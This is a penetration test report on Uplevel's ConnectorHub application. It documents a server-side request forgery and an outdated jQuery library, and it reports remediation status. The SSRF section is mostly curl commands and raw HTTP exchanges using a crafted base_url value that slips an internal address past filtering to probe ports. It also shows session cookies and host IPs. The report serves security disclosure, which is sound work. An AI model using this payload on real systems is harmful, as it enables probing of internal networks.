Yappó

Penetration Test Report

ConnectorHub

-

Uplevel

Version Number: 1.1

Date: Nov 3, 2022

For Uplevel Use Only

Table of Contents

1. Project Overview

On August 26 2022, Yappo Security LLC ("Yappo") received an invitation from Uplevel to submit an offer to perform the following test in their cloud environment.

- ConnectorHub Penetration Test

The Uplevel ConnectorHub is a deployed application that collects and redacts sensitive data. Yappo proposed to provide its penetration testing service to evaluate the security posture of the ConnectorHub and suggest potential improvements. To complete the tasks outlined, Yappo provided suitably capable consultants along with necessary tools to perform the assessment.

In terms of methodology, an approach followed during this test was a classic gray-box test. No source code was provided and the testers attempted to emulate real-world attackers as closely as possible. It’s important to note that ConnectorHub typically lives in Uplevel's customer cloud. For the convenience of this project, the Uplevel team provided access to a testing environment in AWS US-West-1 where our testers were able to connect to the ConnectorHub application using a user account also provided by Uplevel.

The scope of this project was defined as the following:

Asset	Type	Address
ConnectorHub	IP	External: 13.56.78.163 (ec2-13-56-78-163.us-west-1.compute.amazonaws.com) Internal: 180.10.1.48

2. Execute Summary

This report documents the results of a gray-box penetration test on the Uplevel's ConnectorHub application. The project was carried out by Yappo between September 26 and October 14, 2022, yielding a total of two security discoveries.

It should be noted that the analysis was conducted in an AWS testing environment, which allowed our team to perform aggressive types of attacks without affecting business continuity. To connect to the AWS testing environment, the Uplevel team has provided an SSH connection over the internet that only accepts authentication from Yappo IP addresses. This service is not normally exposed to the Internet and was opened for the purpose of this test only.

Regarding the ConnectorHub application, our team detected a lack of sanitation that could allow an attacker to abuse the integration modules to make internal network connections using the server where ConnectorHub is hosted.

The medium severity finding was properly fixed by Uplevel on November 1, 2022. The implemented fix was reviewed and confirmed by Yappo on November 3, 2022. The overall summary of vulnerabilities is shown below:

ID	Vulnerability	Severity	Remediation Status
CH-001	Server-side request forgery	**Medium**	Fixed.
CH-002	Out-of-date version - jQuery	**Low**	Not fixed.

3. Methodology

Yappo Security LLC follows a phased assessment approach that is effective for evaluating and improving the security of enterprise networks and platforms. Yappo Security LLC consultants attempt to identify, then penetrate existing security mechanisms by using tools and techniques that are similar to those used by attackers. In this manner, the approach ensures identification of gaps in the current level of security in place at the organization and recommends the steps needed to close them.

During the engagement, we stay in regular contact with the customer, keeping them updated on our progress and any high priority issues that we feel need urgent attention.

Yappo Security LLC considered regulatory mandates such as the following when developing its security assessment methodology:

- Payment Card Industry Data Security Standard (“PCI-DSS”)
- International Organization for Standardization (“ISO 27002”)
- National Institute of Standards and Technology SP 800-115 ("NIST 800-115”)
- Health Insurance Portability and Accountability Act (“HIPAA”)
- System and Organization Controls 2 (“SOC 2”)

Upon completion of the engagement Yappo Security LLC provides the customer with the detailed report setting out findings and recommendations. Once the remediation process is complete, Yappo Security LLC produces a summary report that the customer can share with their partners, clients, auditors or any other external entity.

4. Limitations

The penetration test was conducted with the consent of the product owner and all relevant staff members were informed before and during each stage.

Testing was limited to a finite amount of time. At the time of assessment, and for the duration of the assessment, actions were taken to penetrate systems and networking components surrounding the listed in-scope assets. Even failed exploitation attempts may prove successful if executed by a dedicated attacker or team of attackers over a longer length of time.

Testing did not include any social engineering of personnel responsible for the listed in-scope IP addresses.

Testing did not include any malicious attempts crafted in such a way to destroy or remove content, data, or other information from any in-scope assets.

5. Vulnerability Details

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. CH-001) for the purpose of facilitating any future follow-up correspondence.

CH-001: Server-side request forgery (Medium)

Affected assets:

- ConnectorHub

Description:

An SSRF vulnerability in the module "/110016505/service/gerrit/onprem/connector/" has been identified. Server-side request forgery (SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.


The "base_url" parameter does not do a correct filtering of metacharacters, so it allows calling a second url. This URL may belong to the internal network, generating a port enumeration condition among other attack vectors.

Steps to reproduce:

· Execute the following curl command to make an internal TCP connection.

```
curl -i -s -k -X $'POST' \
    -H $'Host: localhost:8080' -H $'User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0' -H $'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8' -H $'Accept-Language: es-AR,es;q=0.8,en-US;q=0.5,en;q=0.3' -H
$'Accept-Encoding: gzip, deflate' -H $'Content-Type:
application/x-www-form-urlencoded' -H $'Content-Length: 60' -H $'Origin:
http://localhost:8080' -H $'Connection: close' -H $'Referer:
http://localhost:8080/110016505/service/gerrit/onprem/connector/' -H
$'Upgrade-Insecure-Requests: 1' \
    -b
$'connect.sid=s%3AfgIFGB70DHs_3_fPkne_kvgkluqEYc7v.YV0giW8CfYXiIQI%2Fy0HvA7
Df05B1%2FsJaugmkSZnfxUw' \
    --data-binary
$'base_url=http%3a%2f%2flocalhost%40t4yaugyg%40172.18.0.1%3a22' \
    $'http://localhost:8080/110016505/service/gerrit/onprem/connector/'
```


Below is an example of a successful internal connection against an SSH service:



```
POST /110016505/service/gerrit/onprem/connector/ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: es-AR,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://localhost:8080
Connection: close
Referer:
http://localhost:8080/110016505/service/gerrit/onprem/connector/
Cookie: connect.sid=
s%3AfgIFGB70DHs_3_fPkne_kvgkluqEYc7v.YV0giW8CfYXiIQI%2Fy0HvA7Df05B
1%2FsJaugmkSZnfxUw
Upgrade-Insecure-Requests: 1

base_url=http%3a%2f%2flocalhost%40t4yaugyg%40172.18.0.1%3a22
```

```
HTTP/1.1 200 OK
x-powered-by: Express
X-RateLimit-Limit: 20
X-RateLimit-Remaining: 19
date: Mon, 10 Oct 2022 02:42:23 GMT
X-RateLimit-Reset: 1665369746
content-type: application/json; charset=utf-8
content-length: 72
etag: W/"48-qY9d6G01EVyvmbGHdErpXIz0kis"
Vary: Accept-Encoding
connection: close

{
  "message":"Bad Credentials: Error: Parse Error: Expected HTTP/"
}
```

Below is an example of an unsuccessful internal connection against a Telnet service:




```
POST /110016505/service/gerrit/onprem/connector/ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: es-AR,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://localhost:8080
Connection: close
Referer:
http://localhost:8080/110016505/service/gerrit/onprem/connector/
Cookie: connect.sid=
s%3AfgIFGB70DHs_3_fPkne_kvgkluqEYc7v.YV0giW8CfYXiIQI%2Fy0HvA7Df05B
1%2FsJaugmkSZnfxUw
Upgrade-Insecure-Requests: 1

base_url=http%3a%2f%2flocalhost%40t4yaugyg%40172.18.0.1%3a23
```

```
HTTP/1.1 200 OK
x-powered-by: Express
X-RateLimit-Limit: 20
X-RateLimit-Remaining: 19
date: Mon, 10 Oct 2022 02:45:31 GMT
X-RateLimit-Reset: 1665369936
content-type: application/json; charset=utf-8
content-length: 79
etag: W/"4f-5Ww00k3bqhRYZt7cgINFM2ws2eQ"
Vary: Accept-Encoding
connection: close

{
  "message":
  "Bad Credentials: Error: connect ECONNREFUSED 172.18.0.1:23"
}
```

Remediation status:

Fixed. The application returns a 400 status code when attempting to reproduce the vulnerability.



```
ema@test-9345:~$ curl -i -s -k -X $'POST' \
>     -H $'Host: localhost:8080' -H $'Content-Length: 55' -H $'Cache-Control: max-age=0' -H $'sec-ch-ua: \"Chromium\";v=\"107\", \"Not=A?Brand\";v=\"24\"' -
H $'sec-ch-ua-mobile: ?0' -H $'sec-ch-ua-platform: \"Linux\"' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://localhost:8080' -H $'Content-Type: appl
ication/x-www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari
/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9' -H $'Sec-Fetch-Site: same-origin' -H $'Sec-Fetch-Mode: navigate' -H $'Sec-Fetch-User: ?1' -H $'Sec-Fetch-Dest: document' -H $'Referer: http://localhost:8
080/service/gerrit/onprem/connector/' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
>     -b $'connect.sid=s%3AXO9yumDxWhOQlEfFjywUiE3yp0sDbAQp.U%2BO1FYvqI2sq%2BYMT%2BhAdCqxIvVn1cWMqNBxrsQX0%2FKs' \
>     --data-binary $'username=&access_token=&base_url=http%3A%2F%2Flocalhost%40t4yaugyg%40172.18.0.1%3a23' \
>     $'http://localhost:8080/service/gerrit/onprem/connector/'
HTTP/1.1 400 Bad Request
Connection: close
```

CH-002: Out-of-date version - jQuery (Low)

Affected assets:

- ConnectorHub

Description:

It was identified that the target web application is using an out of date version of jQuery (3.2.1) that was released in March 2017. The use of outdated third-party JavaScript libraries can introduce a range of DOM-based vulnerabilities, including some that can be used to hijack user accounts like DOM-XSS.

The following vulnerabilities affect the installed version.

`CVE-2020-11023` – In jQuery versions greater than or equal to 1.0.3 and prior to 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.


`CVE-2019-11358` – jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

Steps to reproduce:

· Execute the following curl command:

```
curl -i -s -k -X $'GET' \
    -H $'Host: localhost:8080' -H $'User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0' -H $'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8' -H $'Accept-Language: es-AR,es;q=0.8,en-US;q=0.5,en;q=0.3' -H
$'Accept-Encoding: gzip, deflate' -H $'Connection: close' -H $'Referer:
http://localhost:8080/service/microsoft/exchange/connector/' -H
$'Upgrade-Insecure-Requests: 1' \
    -b
$'connect.sid=s%3A_lmooKsfMZ51Bl5q6k6USMOrzFUgmqg0.lZv1PbaUoYrGs7a42CiNESgA
YnrAb2w6zWrzVvil6xE' \

$'http://localhost:8080/service/microsoft/exchange/connector/customadmin'
```

· Inspect the application response:



```
  Uplevel Calendar Connector
</title>
<link rel="icon" href="/favicon.png" type="image/png"

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/b
tstrap.min.css">

<script src="
https://code.jquery.com/jquery-3.2.1.min.js">
</script>
<script src="
https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bo
strap.bundle.min.js">
</script>
<link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/font-awesome/4.3.0/cs
font-awesome.min.css">

<link href="
https://fonts.googleapis.com/css?family=Arbutus+Slab:
0|Montserrat:400,700" rel="stylesheet">
```

Remediation status:

Not fixed.

6. Recommendations

We recommend the following steps be undertaken to address the findings of this engagement:

1. Sanitize data input in HTTP requests before processing them. Make sure internal connections to AWS EC2 metadata (IP 169.254.169.254) are not allowed.
2. Develop a patch-management strategy to ensure that security updates are promptly applied to all third-party libraries in the application. Also, consider reducing the attack surface by removing any libraries that are no longer in use.
3. Upgrade jQuery to the latest stable version.